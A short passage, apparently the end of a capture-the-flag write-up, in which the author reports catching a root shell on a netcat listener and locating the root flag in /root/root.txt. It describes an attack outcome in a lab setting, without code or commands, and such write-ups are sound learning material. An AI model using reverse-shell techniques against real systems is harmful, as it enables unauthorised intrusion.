And on my local machine I obtained a root shell on my netcat listener. The root flag is stored in the `/root/root.txt` file.